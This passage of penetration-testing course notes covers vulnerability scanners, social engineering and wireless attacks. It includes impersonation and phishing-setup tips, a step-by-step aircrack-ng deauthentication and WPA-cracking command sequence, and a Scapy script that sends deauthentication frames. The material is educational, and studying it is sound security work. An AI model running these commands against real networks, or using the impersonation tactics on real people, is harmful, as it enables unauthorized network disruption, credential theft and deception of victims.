  - Container Image Scanning:
    - `sudo grype docker:vulnerable-image` to scan Docker images for vulnerabilities, categorized by severity



- Filesystem Scanning:
  - `sudo grype dir:/tmp/sample_files` to identify vulnerable software files in specified directories



- Example Outputs
  - SBOM Scan Output: Lists vulnerabilities found in an SBOM file, aiding in the identification of risky components

        - Container Image Scan Output: Displays a list of vulnerabilities within a Docker image, providing crucial data for security analysis
        - Filesystem Scan Output: Reveals vulnerable software files within a directory, useful for in-depth penetration testing
    - Security Implications
        - Detection Efficiency:
            - Highly efficient in identifying vulnerabilities specific to containerized software and related dependencies
        - Risk Management:
            - Assists in prioritizing and addressing vulnerabilities to enhance the security posture of containerized applications

- **Kube-Hunter**
    - Kube-Hunter Overview
        - A vulnerability scanner specifically designed for Kubernetes environments
        - No longer under active development, meaning no updates or support for new vulnerabilities
        - Recommended alternative
            - Trivy, which includes vulnerability scanning, Kubernetes misconfiguration scanning, and KBOM (Kubernetes Bill of Materials) vulnerability scanning
    - Primary Use Cases for Kube-Hunter
        - Reconnaissance Phase in Penetration Testing
            - Used to map out a Kubernetes cluster and identify potential entry points

- Flags serious vulnerabilities, such as an exposed API server without proper authentication controls
- Continuous Security Monitoring
- Some organizations have integrated Kube-Hunter into their DevOps pipelines for regular checks
- Helps identify vulnerabilities early, allowing for timely fixes
- Due to lack of updates, transitioning to more actively maintained tools like Trivy is recommended

- Example of Kube-Hunter in Use
- Scenario
- Scanning a Kubernetes Cluster Hosted on AWS
- Kube-Hunter scans the cluster's network configuration
- Detects a Kubernetes dashboard exposed without authentication
- Critical finding: Potential for an attacker to modify workloads, steal data, or disrupt services

- Limitations of Kube-Hunter
- Lack of ongoing development
- Inability to detect new vulnerabilities as Kubernetes evolves
- Transition to Trivy recommended for up-to-date security assessments

- Trivy Advantages
- Detects Kubernetes misconfigurations
- Supports the latest CVEs (Common Vulnerabilities and Exposures)
- Provides a more robust solution for securing Kubernetes clusters

- **TruffleHog**
    - Purpose of TruffleHog:
        - Designed to find sensitive data in Git repositories
        - Detects secrets, API keys, passwords
        - Can scan Git, GitHub, GitLab, filesystems, S3 buckets, GCS buckets, Docker images
    - Usage:
        - Local Git Repository:
            - Command:
                - `trufflehog git /pathtolocalrepo`
        - Replace `/pathtolocalrepo` with the path to the local Git repository
    - External Repository:
        - Command:
            - `trufflehog git <repository URL>`
        - Example:
            - `trufflehog git https://github.com/trufflesecurity/test_keys`
    - Output:
        - Displays commit hash, file path, and suspected secret
    - Real-World Example:
        - Local Repository Scan:
            - Navigate to the repository directory
        - Run:
            - `trufflehog git /home/user/projects/company_repo`
    - External Repository Scan:
        - Example Output:

- Identified AWS access keys, indicating potential security risks if they were real

  - Implications:
    - If real keys are found, they could be used to exploit services like AWS
    - Example attacks include unauthorized access to S3, DynamoDB, or RDS, leading to data breaches

Social Engineering Attacks

Objective #.#: *Type out objective – 12 pt. Font Size (**One objective**)*

Objectives: *Type out objective – 12 pt. Font Size (**Multiple objectives**)*

- #.# - Type out objective
- #.# - Type out objective

- **Social Engineering Attacks**
    - Content
        - Details of content
            - More details
    - Content
        - Details of content
            - More details

- **Methods of Influence**
    - *Authority*
        - Compliance due to perceived power or position
        - Examples:
            - Pretending to be a boss or high-level manager
            - Scammers impersonating the IRS or financial institutions
    - *Urgency*
        - Prompting action through time constraints
        - Examples:

- Asking for immediate help to print something due to a meeting
- Urgent requests to reset a password for an upcoming meeting

- *Social Proof*
  - Influence based on others' actions or endorsements
  - Examples:
    - Creating fake social media likes and shares
    - Using second-level connections to build trust
- *Scarcity*
  - Prompting action due to limited availability
  - Examples:
    - Limited-time offers or limited quantity alerts
    - Offering exclusive deals with time limits
- *Likeness (Likeability)*
  - Building rapport through shared interests or attractiveness
  - Examples:
    - Flirting or showing common interests
    - Friendly interaction to build trust
- *Fear*
  - Prompting action through threats or fear
  - Examples:
    - Fake warnings from authorities
      - Example:
        - FBI
    - Ransomware threats

- **Phishing Campaigns**
  - *Phishing*
    - Fraudulent technique involving emails that appear to be from reputable sources aimed at tricking individuals into giving away sensitive information like usernames, passwords, and credit card details
  - *Spearphishing*
    - A more targeted approach than generic phishing, where emails are customized and sent to specific individuals or organizations after gathering personal information to increase the emails' credibility
  - *Whaling*
    - A form of spearphishing that targets high-profile individuals like executives or key decision-makers within an organization, with high stakes and meticulous planning
  - *Business Email Compromise (BEC)*
    - Attackers gain access to a legitimate business email account and use it to conduct unauthorized fund transfers or leak sensitive information
  - *Vishing (Voice Phishing)*
    - Using phone calls to deceive individuals into disclosing personal information, with attackers often pretending to be from a trusted entity like a bank or government agency
  - *Smishing (SMS Phishing)*
    - Utilizing text messages to lure individuals into providing personal information or clicking on malicious links, often appearing to be from legitimate sources

- **Using the Social Engineering Toolkit (SET): A Demonstration**

- **Gophish**
    - *Gophish*
        - Open-source phishing simulation tool
        - Simulates real-world phishing attacks
            - Helps assess an organization's security awareness
        - Allows the creation and management of phishing emails
            - Design phishing emails
            - Track user responses
            - Report on the effectiveness of phishing simulations
        - Helps identify vulnerable employees and educate them about phishing risks
    - Phishing Campaigns in Gophish
        - Setting up a phishing campaign
            - First step to use Gophish
            - Campaign setup includes customizing email content, sender's address, and landing pages
                - Example
                    - Creating a phishing campaign that mimics a company's internal email system: an email is designed to look like it's coming from the IT department, asking employees to log in and verify their credentials

- Designed to test whether employees scrutinize emails from seemingly trusted sources

- Gophish tracks user responses when the email is sent out
  - Records which users opened the email, clicked on the link, and submitted their credentials
    - Incredibly valuable information for understanding how susceptible the organization is to phishing attacks
- Sending Profile Configuration
  - Example
    - Simulating an internal phishing campaign named "Morning Catch". Emails that appear to be from Boyd Jenius, the system administrator of Morning Catch, will be sent out to test whether employees are careful about verifying emails from seemingly trusted source
    - Steps
      - 1. Navigate to “Sending Profiles” in Gophish and click “New Profile”
      - 2. Configure IP address and port on the “Host” field (e.g., 192.168.56.101:25 for SMTP traffic)
        - Port number is essential to be included after the IP address
      - 3. Set up the “From” field to display the sender's name and email address
        - Example Profile
          - Name: Morning Catch

- Interface Type: SMTP
- From: Boyd Jenius <bjenius@morningcatch.ph>
- Host: 192.168.56.101:25

■ 4. “Send Test Email” option tests sending profile to ensure configuration works before launching the campaign

■ Reporting and Data Analysis

- Gophish provides dashboards and reports
  - Number of emails delivered, opened, clicked
  - Number of users who submitted credentials
- These reports offer a clear picture of an organization’s security posture regarding phishing attacks

○ Integration with Other Tools

■ Gophish can integrate with tools like BeEF (Browser Exploitation Framework)

- Further exploits any vulnerabilities found during a phishing campaign
- Demonstrates the potential risks if phishing attacks are successful (e.g., injecting malicious code)

- **Impersonation**

○ Impersonation

■ A social engineering technique where the attacker pretends to be someone or something else

- Effective for gaining access to facilities, information, or influencing actions
- Examples:
  - Physical penetration tests: Pretending to be a delivery person or a support technician
  - Phishing: Using pre-texting to gather information and then impersonate someone on the phone
  - Business email compromise: Pretending to be an executive whose email account has been compromised

- Physical Penetration Tests
  - Pretending to be a delivery person or a support technician to gain access to a facility
  - Examples:
    - Wearing a UPS shirt and carrying packages to gain entry
    - Wearing a polo shirt with an ISP's logo and carrying a tool bag to access telecommunications closets
- Acquiring Uniforms
  - Method
    - Purchasing uniforms from trusted companies on eBay
  - Examples
    - UPS Polo shirts, ISP uniforms
- Using Impersonation to Carry Equipment
  - Carrying a box with hacking supplies during a penetration test
  - Supplies
    - Lock pick set, wireless network sniffer, rubber duckies, laptop with coLinux
- Elicitation

- The ability to draw, bring forth, evoke, or induce information from a victim
- Can occur face-to-face, over chat, email, or phone calls
- Examples:
  - Asking employees to show where the copy machine is and observing their actions
  - Getting an employee to enter their access code on a copy machine
  - Printing a test page or entering configurations to see the IP address of the machine

- Combining Techniques
  - Using impersonation and elicitation together for more effective social engineering attacks
  - Can be used in both in-person and remote attacks to gather information or gain access
- Examples Related to Defined Terms
  - Impersonation Example
    - Scenario
      - Pretending to be a delivery person
    - Action
      - Wearing a UPS shirt, carrying packages, gaining entry into a building
    - Outcome
      - Accessing restricted areas like a communications closet
  - Elicitation Example
    - Scenario
      - Asking for help with a copy machine

- Action
  - Getting an employee to enter their access code
- Outcome
  - Gaining information about the company's internal IP address scheme

- Practical Application
  - Conducting Physical Penetration Tests
    - Use impersonation to gain physical access to facilities
    - Carry necessary equipment in disguised boxes or bags
    - Observe and record actions and information gained during the assessment
  - Implementing Elicitation Techniques
    - Ask questions and request assistance to gather information
    - Use obtained information to further the penetration test
    - Be mindful of ethical and legal considerations during engagements

- **Surveillance Techniques**
  - *Surveillance*
    - Monitoring a target to gather information without their knowledge
  - *Eavesdropping*
    - Secretly listening to private conversations to gain information not intended for public knowledge
    - Methods: Using bugging devices, intercepting phone calls, or physically overhearing conversations
  - *Shoulder Surfing*

        - Observing someone's screen or keypad to see sensitive information such as passwords or PINs
        - Common Locations: Public places such as cafes, airports, or office environments
    - *Dumpster Diving*
        - Searching through trash to find discarded items that contain sensitive information
        - Target Locations: Dumpsters outside office buildings

- **Watering Hole**
    - *Watering Hole Attack*
        - A cyber attack where the attacker compromises a website frequently visited by members of a specific group or organization to serve malicious content
        - To infect the computers of the site's visitors and gain access to their networks or systems
        - Named after predators waiting at a watering hole in nature, where they wait for their prey to come and drink
    - Execution of Watering Hole Attack
        - Reconnaissance
            - The attacker identifies websites commonly visited by the target group
        - Compromise the Site
            - The attacker finds a way to compromise the website by exploiting vulnerabilities, using social engineering, or purchasing ad space to serve malicious ads

- Injection of Malicious Code
  - Malicious code is injected into the website, typically as a drive-by download, which executes without the visitor's knowledge
- Infection
  - When target group members visit the compromised site, their computers are infected with malware

- Implications of a Watering Hole Attack
  - Data Theft
    - The malware can steal sensitive information like login credentials or intellectual property
  - Network Access
    - Malware provides a foothold in the victim’s network for further attacks
  - Financial Fraud
    - For financial targets, attackers could capture banking credentials to perform fraudulent transactions
- Historical Example
  - In 2013, major websites frequented by U.S. Department of Labor and other government employees were compromised to serve malware, aiming to infiltrate government networks
- Defensive Measures
  - Software and System Updates
    - Keeping all systems up to date with the latest security patches
  - Web Filters
    - Using filters to block access to known malicious sites
  - Advanced Threat Detection

        - Implementing tools to detect and respond to suspicious activities
    - Employee Education
        - Training employees about the risks and signs of watering hole attacks

- **Evilginx**
    - *Evilginx*
        - A tool used for phishing attacks, particularly to bypass multi-factor authentication (MFA)
        - A man-in-the-middle (MITM) framework
            - Create realistic phishing websites
            - Captures user credentials and session tokens
                - Allows attackers to hijack accounts even with MFA enabled
    - How Evilginx Works
        - Acts as a reverse proxy between the victim and legitimate websites
            - Victim interacts with a phishing page, forwarding the requests to the real website in real time
        - Credentials and MFA tokens are captured and sent to the legitimate site, allowing the attacker to hijack the session
            - Attacker can use the session token to access the victim's account without the MFA code for future logins
    - Example Scenario
        - Targeting a cloud-based service like Office 365
            - Phishing email prompts users to log into a fake Office 365 portal
            - Phishing page is a cloned version of the legitimate login page created by Evilginx

- Steps of the Attack
  - 1. Setup Evilginx
    - Configured as a proxy between the victim and legitimate site (e.g., Office 365)
  - 2. Phishing Page
    - Clone of legitimate login page, with branding and URL pulled directly from the real website in real-time
  - 3. User Interaction
    - Victim enters credentials and MFA token, which Evilginx captures and relays to the legitimate server
  - 4. Session Hijacking
    - Username, password, and session token are captured
    - Attackers are able to access the victim's account without requiring the MFA code
- Importance of Multi-factor Authentication (MFA) and Evilginx's Impact
  - Multi-factor Authentication (MFA)
    - Critical for securing accounts
      - Blocks attackers from logging in without the additional authentication factor
  - Evilginx
    - Demonstrates how phishing attacks can still succeed even with MFA in place
      - Session tokens can bypass MFA, making traditional MFA protections ineffective if phishing succeeds
- Demonstrating MFA Vulnerabilities with Evilginx

        - Penetration testers can use Evilginx to demonstrate how MFA can be compromised
        - Helps organizations understand the importance of additional security measures
            - FIDO2 hardware tokens
            - Employee training to recognize phishing emails
            - Zero-trust models to prevent session hijacking
    - Key Takeaway
        - Evilginx highlights the importance of comprehensive security measures beyond MFA, including employee vigilance and advanced security controls

- **Tailgating and Piggybacking**
    - Tailgating and Piggybacking
        - Tailgating and piggybacking are common security breaches that involve unauthorized individuals gaining access to restricted areas by exploiting human behavior
        - *Tailgating*
            - An unauthorized person follows an authorized person into a secure area without the latter's knowledge
            - Typically occurs when the authorized person enters a secured doorway and fails to ensure it closes behind them
        - *Piggybacking*
            - An authorized person knowingly allows an unauthorized person to enter a secure area, often out of politeness or under social pressure

- Security Risks
  - Potential Threats
    - Unauthorized access through tailgating or piggybacking can lead to theft of confidential information, installation of malicious devices, or other security breaches
- Prevention Measures
  - Mantraps
    - Enclosed spaces with two interlocking doors that allow only one individual to pass at a time, effectively preventing tailgating
  - Security Personnel and Cameras
    - Monitoring entrances to detect and prevent unauthorized access attempts
  - Employee Training
    - Educating employees on the importance of security protocols, including the risks of holding doors open for others without verification
- Behavioral Recommendations
  - Awareness and Vigilance
    - Employees should be aware of their surroundings and ensure that doors fully close after entering or exiting secure areas
  - Reporting Suspicious Behavior
    - Encouraging employees to report any instances of tailgating or piggybacking to security personnel immediately
- Importance of Strict Access Control
  - Maintaining Secure Environments

        - Ensuring that only authorized individuals have access to sensitive areas is crucial for maintaining overall security
    - Reducing Insider Threats
        - Vigilant enforcement of access control helps minimize the risk of insider threats and external breaches
- Conclusion
    - Key Difference Between Tailgating and Piggybacking
        - Tailgating occurs without the knowledge of the authorized person, whereas piggybacking involves the authorized individual's awareness and implicit consent
    - Organizational Responsibility
        - It is vital for organizations to implement stringent security measures and foster a culture of security awareness among employees to prevent these types of security breaches

- **Browser Exploitation Framework (BeEF)**
    - Browser Exploitation Framework (BeEF)
        - Specialized tool used by penetration testers to exploit web browser vulnerabilities and manage browser sessions of the targets
    - Purpose and Utility of BeEF
        - Target Exploitation
            - Focuses on the web browser, commonly a weaker link in security, to control and execute attacks remotely
        - Versatility

- Useful in both internal and external security assessments due to its ability to operate independently of the target's network once the browser is hooked

- How BeEF Works
  - Hooking the Browser
    - Involves tricking the target into visiting a compromised web page that executes a JavaScript code in their browser, establishing a connection with the BeEF server
  - Interface and Interaction
    - BeEF provides a web-based interface for managing hooked browsers, allowing the execution of various security tests and exploits
  - Capabilities
    - Includes modules for stealing cookies, capturing keystrokes, taking screenshots, performing network reconnaissance, and more
- Applications of BeEF
  - Demonstrating XSS Vulnerabilities
    - Shows how cross-site scripting (XSS) can be leveraged to hook browsers, emphasizing the need for robust XSS protections in web applications
  - Social Engineering Tools
    - Facilitates attacks like credential harvesting through fake login prompts and malicious software downloads via deceiving update notifications
- Setting Up and Using BeEF
  - Installation

- Compatible with multiple operating systems such as Linux and macOS
- Involves starting the BeEF server and accessing its interface through a web browser

■ Operational Guidance

- Users can configure attack scenarios and monitor activity through the web interface, managing hooked browsers and launched modules effectively

○ Ethical Considerations

■ Usage Restrictions

- Must be used ethically and legally within environments where explicit permission has been granted for security testing (e.g., sanctioned penetration testing, internal security assessments)

■ Importance of Browser Security

- Highlighting Risks
  - BeEF underscores the critical nature of securing web browsers against exploits, which can lead to significant security breaches
- Educational Tool
  - Acts as a resource for security professionals to demonstrate real-world attacks and advocate for stronger security practices in web application development

○ Conclusion

■ Role in Security

- BeEF exemplifies the ongoing risks associated with browser vulnerabilities and serves as a potent tool for penetration testers to highlight and mitigate these issues

- Security Enhancement
  - By understanding and utilizing BeEF within the bounds of ethical hacking, organizations can significantly enhance their defensive strategies against browser-based attacks

Wireless Attacks

Objective 4.7*: Perform wireless attacks using the appropriate tools*

- **Wireless Security**
  - Wireless Encryption Types:
    - WEP (Wired Equivalent Privacy)
      - Uses RC4 encryption cipher with a 40-bit or 128-bit key
      - Vulnerable due to a weak 24-bit initialization vector (IV)
    - WPA (Wi-Fi Protected Access)
      - Uses TKIP (Temporal Key Integrity Protocol) with a 48-bit IV
      - Also uses RC4 with message integrity check (MIC)
    - WPA2
      - Uses CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) and AES encryption
      - Operates in personal mode (pre-shared key) or enterprise mode (centralized authentication)
    - WPA3
      - Uses SAE (Simultaneous Authentication of Equals) for key exchange, eliminating pre-shared key vulnerabilities
      - Provides forward secrecy with stronger encryption standards (192-bit in enterprise mode)
  - Common Vulnerabilities and Mitigations:
    - WEP

- Easily brute-forced due to weak IV; use WPA2 or WPA3 instead
- WPA
  - Exploitable through TKIP vulnerabilities; upgrade to WPA2
- WPA2:
  - Strong but susceptible to dictionary attacks on weak pre-shared keys; use complex passwords or WPA3
- WPA3:
  - No known attacks on the algorithm; ensures perfect forward secrecy

- Additional Wireless Security Concepts:
  - WPS (Wi-Fi Protected Setup)
    - Vulnerable to brute-force attacks due to an 8-digit PIN split into two groups of four digits each
    - Disable WPS to enhance security
  - MAC Filtering
    - Easily bypassed by changing the MAC address; not recommended as a primary security method

- **Wireless Signal Exploitation**
  - Wireless Signal Exploitation
    - Focus Areas
      - Understanding signal jamming and wardriving as methods to exploit or analyze wireless communications
  - Signal Jamming
    - Definition

- Disruption of wireless communications by overwhelming frequencies with excessive noise or interfering signals

- Analogy
  - Comparable to being in a crowded room where multiple conversations make it difficult to hear any single one clearly
- Legality and Implications
  - Often illegal due to the potential to interfere with emergency services and critical communications

- Wardriving
  - Definition
    - The practice of driving around geographic areas to map Wi-Fi networks using laptops or smartphones equipped with scanning tools
  - Purpose
    - Identifies unsecured or poorly secured Wi-Fi networks that could be targets for further investigation or penetration testing
- Key Tools for Wardriving
  - WiGLE.net
    - Functionality
      - Online platform that aggregates and maps Wi-Fi networks discovered globally
    - Utility
      - Helps visualize the density and security of Wi-Fi networks in various areas, aiding in pre-assessment planning for penetration tests
  - inSSIDer

- Functionality
  - Wi-Fi scanning tool that provides real-time data on nearby Wi-Fi networks
- Details Displayed
  - Includes information like signal strength, security protocols, channel usage, and more
- Practical Use
  - Identifies weak security protocols (e.g., WEP, open networks) and helps in planning penetration tests or security assessments

- Applications and Ethical Considerations
  - Ethical Use
    - Wardriving and WiGLE contributions should be conducted within legal and ethical guidelines, ensuring that no unauthorized access or harm results from the gathering of network data
  - Security Awareness
    - Encourages enhancement of network security measures by identifying and addressing vulnerabilities found during wardriving
- Practical Implications and Usage
  - Installation and Operation
    - inSSIDer and similar tools can be installed on mobile devices or laptops to scan for networks while moving through different areas
  - Strategic Analysis
    - Data collected via wardriving can be used to analyze the effectiveness of current wireless security protocols and to suggest improvements

- Summary
  - Wireless signal exploitation involves both offensive and defensive techniques to understand and improve network security
  - Signal jamming, while effective at disrupting communication, carries legal risks and is generally discouraged
  - Wardriving, supported by tools like WiGLE.net and inSSIDer, provides a constructive way to analyze and enhance Wi-Fi security, particularly useful for security professionals in their efforts to safeguard networks against unauthorized access

- **Aircrack-ng**
  - Aircrack-ng Suite
    - A suite of tools used for wireless network auditing and penetration testing
  - *Aircrack-ng*
    - Primary tool used to crack WEP and WPA/WPA2-PSK keys once enough data packets have been captured
      - Requires capturing handshake packets or initialization vectors (IVs) from the target network
  - *Deauthentication Attack*
    - A type of denial-of-service (DoS) attack specifically targeted at wireless networks
    - Goal
      - The attack forces a client to disconnect from the network by sending spoofed deauthentication frames

- When the client reconnects, the handshake can be captured to be used to crack WPA/WPA2 encryption

- Steps for Conducting a Deauthentication Attack Using Aircrack-ng
  - 1. Put wireless card into monitor mode
    - Allows it to capture all wireless packets in the air
    - Command
      - `airmon-ng start wlan0`
        - `wlan0`
          - Example name of wireless card
        - Result
          - The interface may be renamed to `wlan0mon`
  - 2. Scan for networks and identify a target
    - Lists nearby wireless networks with information like BSSID, channel, and encryption type
      - BSSID
        - The MAC address of the router
      - Channel
        - The specific channel the network operates on
    - Command
      - `airodump-ng wlan0mon`
  - 3. Capture network traffic
    - Captures traffic from the target network and saves it to a file
      - Take note of the BSSID and channel from scanned networks (e.g., BSSID: `AA:BB:CC:DD:EE:FF`; Channel: 6)

- Command
  - `airodump-ng --bssid AA:BB:CC:DD:EE:FF --channel 6 --write capture wlan0mon`

- 4. Perform the Deauthentication Attack
  - Identify an associated client's MAC address using airodump-ng
    - When a client is connected, the MAC address is seen under the "STATION" section
  - Command
    - `aireplay-ng --deauth 10 -a AA:BB:CC:DD:EE:FF -c 11:22:33:44:55:66 wlan0mon`
      - `-a`
        - Specifies the BSSID of the access point
      - `-c`
        - Specifies the MAC address of the client
      - `--deauth 10`
        - Sends 10 deauthentication packets
  - This attack disrupts the connection, and when the client reconnects, the WPA handshake is captured

- Cracking the WPA/WPA2 Key
  -
  - Command
    - `aircrack-ng -w /path/to/wordlist.txt -b AA:BB:CC:DD:EE:FF capture-01.cap`
      - `-w`
        - Specifies the path to the wordlist

    - `-b`
        - Specifies the BSSID of the target access point
    - Deauthentication attacks are often used to set up more advanced wireless attacks
        - Deauthentication attacks can be combined with other techniques (e.g, Evil Twin attacks)
    - Warnings and Legal Considerations
        - Wireless auditing and penetration testing should only be performed on networks where explicit permission has been granted
        - Unauthorized network attacks are illegal

- **Wireless Hacking: A Demonstration**

- **WPS PIN Attacks: A Demonstration**

- **Captive Portal Attacks**
    - Captive Portal
        - Web page that users are redirected to when they connect to a public Wi-Fi network
        - It requires user interaction such as entering login credentials or accepting terms of service before internet access is granted
        - Common Uses
            - Frequently used in coffee shops, airports, hotels, and on airlines like United Airlines to manage access to Wi-Fi services
    - Understanding Captive Portal Attacks
        - Nature of Attacks

- These attacks exploit the captive portal mechanism to intercept user credentials, inject malicious content, or gain unauthorized network access

- Common Captive Portal Attack Techniques
  - Evil Twin Attack
    - Method
      - Setting up a rogue Wi-Fi access point that mimics a legitimate network to lure users into connecting and entering personal information into a fake captive portal
  - Exploiting Software Vulnerabilities
    - Vulnerabilities
      - Includes security flaws like cross-site scripting (XSS), SQL injection, or improper session handling in the captive portal's software
    - Consequences
      - These vulnerabilities can allow attackers to bypass authentication, inject malicious scripts, or gain administrative access to the network
- Penetration Testing Using Captive Portals
  - Scenario
    - A penetration tester sets up a fake captive portal at an airport lounge to demonstrate how attackers can easily collect sensitive data such as frequent flier details from travelers
- Defensive Measures Against Captive Portal Attacks
  - Secure Network Configuration
    - SSID Management

- Use secure and unique SSIDs for public networks to avoid easy spoofing
- Encryption
  - Implement strong encryption standards like WPA3 to protect wireless communications
- Software Maintenance
- Updates and Patches
  - Regularly update and patch captive portal software to fix vulnerabilities and enhance security
- Security Assessments
- Regular Testing
  - Conduct thorough security assessments and penetration tests to find and fix security weaknesses in captive portals
- User Education
- Awareness Training
  - Educate users on verifying network authenticity and exercising caution when entering sensitive information on public networks
- Information Sharing
  - Teach users that legitimate captive portals do not typically request highly sensitive personal information

- Summary
- Key Points
- Captive portal attacks represent a significant security threat in public Wi-Fi environments by exploiting user trust and software vulnerabilities

        - Preventive Approach
            - Combining technical security measures with user education effectively mitigates the risk of these attacks
        - Impact of Security Measures
            - By implementing robust security protocols and regular software updates, organizations can protect both their network infrastructure and the privacy of their users against malicious exploits through captive portals

- **Evil Twin**
    - *Evil Twin Attack*
        - Type of attack in which the attacker sets up a rogue Wi-Fi access point that mimics a legitimate one to trick users into connecting to the fake access point
            - Allows the attacker to intercept and manipulate traffic
                - Form of an on-path attack (previously called man-in-the-middle attack)
            - Attack can expose sensitive data
                - Usernames
                - Passwords
                - Unencrypted information
    - *WiFi-Pumpkin*
        - A powerful framework that helps create a fake access point, making it easier to perform an Evil Twin attack
            - Written in Python
            - Clones SSID of target network

- Creates phishing portals
- Manipulates DNS settings
    - Can redirect traffic to a malicious site
    - Can capture data in transit
- Capable of injecting fake login pages to steal credentials
- Integrates with tools like SSLstrip to downgrade HTTPS to HTTP, making it easier to steal sensitive information
- Provides modules to extend functionality
    - Packet sniffing
    - DNS spoofing
    - Captive portals

- In an *Evil Twin attack*, attackers rely on users not being vigilant about the Wi-Fi networks they connect to
- WiFi-Pumpkin demonstrates how attackers use Evil Twin attacks to exploit vulnerable Wi-Fi connections, emphasizing the importance of vigilance and proper security practices
    - Using VPNs
    - Avoiding open Wi-Fi networks
    - Ensuring strong encryption and proper certificates are in place

- **Kismet**
    - *Kismet*
        - A powerful wireless network detection and monitoring tool
            - Open-source sniffer
            - Wireless intrusion detection system (WIDS)
            - Wardriver

- Packet capture tool
  - Supports Wi-Fi, Bluetooth, BTLE, wireless thermometers, airplanes, power meters, Zigbee, and more
- Used in the reconnaissance phase of penetration testing for gathering information about wireless environments

- Core Functionality
  - Wireless network detector and packet sniffer
    - Collects details on nearby access points, clients, and communications
  - Operates in passive mode
    - Listens to signals without interacting with the network
    - Ideal for reconnaissance because it doesn't send packets that might alert targets
- Network Detection
  - Kismet shows a list of wireless networks
    - Can detect even the hidden SSIDs that attempt to obscure their presence
      - Captures traffic from clients connecting to hidden networks
      - Useful for detecting rogue access points or private corporate networks
  - Hidden SSID Capture
    - Kismet captures the SSID during the client-access point handshake process
- Packet Logging and Analysis
  - Kismet logs captured traffic for later analysis

- Can be analyzed using tools like Wireshark
- Captured data can be used to:
- Look for unencrypted information
- Crack WEP or WPA2 encryption using tools like Aircrack-ng

- Multifunctional Support
- Kismet is not limited to 802.11 Wi-Fi networks
- Bluetooth devices
- Zigbee networks
- Other wireless protocols
- Useful for analyzing IoT devices using different communication protocols

- Key Points
- Passive discovery tool for wireless network detection
- Ideal for stealthy operations during penetration tests
- Detects hidden networks and captures packets for deeper analysis
- Supports various wireless communication protocols beyond just Wi-Fi

- **Wi-Fi Protocol Fuzzing**
- Wi-Fi Protocol Fuzzing
- Testing technique used to identify vulnerabilities in Wi-Fi implementations by sending random or unexpected data to wireless devices and observing their behavior
- Purpose
- Helps penetration testers and security professionals uncover weaknesses in wireless networks to prevent malicious exploitation

- Understanding the Process

- Foundation of Wi-Fi Protocols
  - Involves familiarity with IEEE 802.11 standards that outline data transmission over wireless networks
  - Includes understanding different types of frames (management, control, data) and their roles in network communication
- Tools for Fuzzing
  - Utilizes tools like Scapy and Wireshark for crafting and analyzing custom Wi-Fi frames
  - Allows for modification of frame attributes, such as Frame Check Sequences (FCS) and MAC addresses, to test device response to corrupted inputs

- Example of Wi-Fi Fuzzing Using Scapy
  - Environment Setup
    - Requires a compatible wireless network adapter supporting monitor mode for packet capture and injection
  - Crafting and Sending Packets
    - Example Scapy script

```
from scapy.all import *
# Create a deauthentication frame with an invalid reason
code
deauth_frame = RadioTap() / \
Dot11(addr1="ff:ff:ff:ff:ff:ff", addr2="00:11:22:33:44:55",
addr3="00:11:22:33:44:55") / \
Dot11Deauth(reason=99) # Invalid reason code
# Send the deauthentication frame
sendp(deauth_frame, iface="wlan0", count=10, inter=0.1)
# Create a beacon frame with an unexpected SSID value
beacon_frame = RadioTap() / \
```

```
Dot11(addr1="ff:ff:ff:ff:ff:ff", addr2="00:11:22:33:44:55",
addr3="00:11:22:33:44:55") / \
Dot11Beacon(cap="ESS+privacy") / \
Dot11Elt(ID="SSID", info="Unexpected_SSID") # Unexpected
SSID value
# Send the beacon frame
sendp(beacon_frame, iface="wlan0", count=10, inter=0.1)
```

- Analysis
  - Monitoring the target device's response to malformed packets to identify potential crashes, errors, or unusual behavior indicating vulnerabilities

- Defensive Measures Against Wi-Fi Fuzzing
  - Robust Error Handling
    - Encourages device manufacturers to implement comprehensive error handling mechanisms to resist fuzzing attacks
  - Regular Updates and Patching
    - Essential for fixing vulnerabilities identified through fuzzing
  - Network Monitoring
    - Utilization of IDS and IPS systems to detect and mitigate malicious wireless activities
- Educational Importance
  - For Security Professionals
    - Enhances ability to assess and strengthen wireless network security through proactive vulnerability discovery
  - For Device Manufacturers
    - Highlights the need for stringent testing and robust design to prevent exploitations via fuzzed wireless signals

- Summary
  - Wi-Fi protocol fuzzing is a critical technique for identifying and mitigating vulnerabilities in wireless network implementations
  - Tools like Scapy provide the capability to create complex testing scenarios that simulate malicious activities
  - Understanding how to conduct and defend against Wi-Fi fuzzing is essential for maintaining the integrity and security of wireless communications

Network Attacks

Objectives:

- 4.2 - *Perform network attacks using appropriate tools*
- 4.3 - *Perform authentication attacks using appropriate tools*
- 4.5 - *Perform web application attacks using appropriate tools*

- **Network Attacks**
    - Topic Overview
        - Focus on tools and techniques for various network attacks
    - Importance of Network Attacks
        - Aim to exploit network infrastructure for unauthorized access, data extraction, or disruption
        - Impact all layers of network from physical components to application interactions
    - Domain
        - Centered around Domain 4: Attacks and Exploits
    - Lessons and Techniques
        - Stress Testing
            - Methods to test network robustness and response under heavy load
            - Reveals potential points of failure and network susceptibility to denial of service attacks
        - Bypassing Segmentation

- Techniques to circumvent network segregation measures

- MAC Spoofing
  - Cloning MAC addresses to disguise devices and bypass network access controls
- NAC Bypass
  - Techniques to circumvent Network Access Control systems
- Session-Based Attacks
  - Includes on-path attacks, relay attacks, and session manipulation to impersonate users
- Service Exploitation
  - Exploiting network service and protocol vulnerabilities for unauthorized access or service disruption
- Packet Crafting
  - Creating packets to exploit network devices and protocols
- Netcat
  - Capabilities for managing TCP/UDP connections, often called the "Swiss army knife" of networking
- Default Network Credentials
  - Risks associated with using factory-set credentials
- LLMNR/NBT-NS Poisoning
  - Exploiting older network protocols to redirect traffic or intercept data
- ARP Poisoning
  - Technique to intercept data meant for legitimate hosts by linking attacker’s MAC address to a valid network address
- Metasploit

        - Tool for developing and executing exploit code against remote target machines
    - Assessment
        - Completion of a quiz to test understanding of network attacks

- **Stress Testing**
    - Stress Testing Overview
        - Evaluates software and systems under extreme load conditions
        - Purpose:
            - Determines limits and ensures systems can handle expected loads without failure
    - Types of Load
        - Processor Load
            - High CPU usage
        - Memory Load
            - High RAM usage
        - Network Load
            - High data transfer rates
    - Vertical vs. Horizontal Scaling
        - *Vertical Scaling*
            - Increasing resources (e.g., CPUs, memory) on a single server
        - *Horizontal Scaling*
            - Adding more servers to distribute load
    - Tools and Techniques
        - Custom Scripts
            - Using Python or PowerShell for simulated loads

        - Open Source Tools:
            - Tools like Grinder for web application stress testing
        - SaaS Solutions:
            - LoadView
            - LoadNinja
            - Loader
        - Packet Storms:
